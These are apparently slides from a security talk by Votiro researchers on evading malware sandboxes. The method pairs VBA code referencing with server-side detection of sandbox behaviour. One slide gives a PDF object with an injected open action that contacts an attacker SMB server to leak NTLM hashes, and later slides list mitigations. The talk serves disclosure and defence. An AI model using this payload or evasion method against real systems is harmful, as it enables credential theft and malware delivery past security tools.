
SANDBOX FLOW

Looking at this from a sandbox's point-of-view:




USER FLOW

Looking at this from a user's point-of-view:


1. Document Open
2. User Clicks Enable Editing
3. Load Image
4. Attacker's Response
5. User Clicks Enable Content
ATTACKER'S SERVER
VBA Referencing Request before or after Image request?
?
VBA Referencing

DEMO?

VIDEO



Recycle Bin
desktopFiles
Cuckoo Sandbox
vbaFetch!....
Type here to search
5:20 PM
7/30/2017

COMMERCIAL SANDBOX SOLUTIONS

We’ve tested 7 leading sandboxes against our evasion.

- All were evaded successfully
- Some block SMB on the sandbox… even better!
- Others didn’t consider to inspect what came inbound on SMB
- There’s more to test.. Consider PDF JavaScript referencing

COMMERCIAL SANDBOX SOLUTIONS



```
3 0 obj
<<
    /Type /Page
    /Contents 4 0 R

    %****************************************** Injected Code ****************************************%

    /AA <<
        /O  <<
            /F (\\\\ <attacker_smb_server> \\ <dummy_file>)
            /D [ 0 /Fit ]
            /S /GoToE
        >>
    >>

    %************************************************************************************************%

    /Parent 2 0 R
    /Resources <<
        /Font <<
            /F1 <<
                /Type /Font
                /Subtype /Type1
                /BaseFont /Helvetica
            >>
        >>
    >>
>>
endobj


4 0 obj
<< /Length 100>>
stream
BT
/T1_0 1 Tf
14 0 0 14 10.000 753.976 Tm
0.0 0.0 0.0 rg
(OOPS! Your NTLM HASH has just Leaked.. ) Tj
ET
endstream
endobj


trailer
<<
    /Root 1 0 R
>>
%%EOF
```

MITIGATIONS

- Block FTP / SMB inbound/outbound traffic on user

  *Don’t block FTP/SMB traffic in your sandbox, as you’ll miss a lot of action

- Rethink your sandbox solution architecture design, might need to consider fundamental changes
- Consider restricting Internet access to Office products
- CDR - Content disarm and reconstruction

SUMMARY

- Sandbox has to dismiss Protected View to avoid becoming a bottleneck.
- VBA referencing enables us to fetch code from remote machines.
- combining these together we can take advantage of sandbox optimizations and VBA features to achieve sandbox detection and evasion.
- The whole process is using legitimate features of a sandbox and VBA. We didn’t break anything.

SUMMARY

- Identifying key differences between user and sandbox behavior enables server-side sandbox detection
- By utilizing code referencing alongside such detection, one can achieve sandbox evasion
- Since sandboxes are trusted with high confidence, a successful sandbox evasion usually means user infection

QUESTIONS?

THANK YOU!

Amit Dori

@_AmitDori_

Amit.Dori@votiro.com

Aviv Grafi

@avivgrafi

VOTIRO SECURED.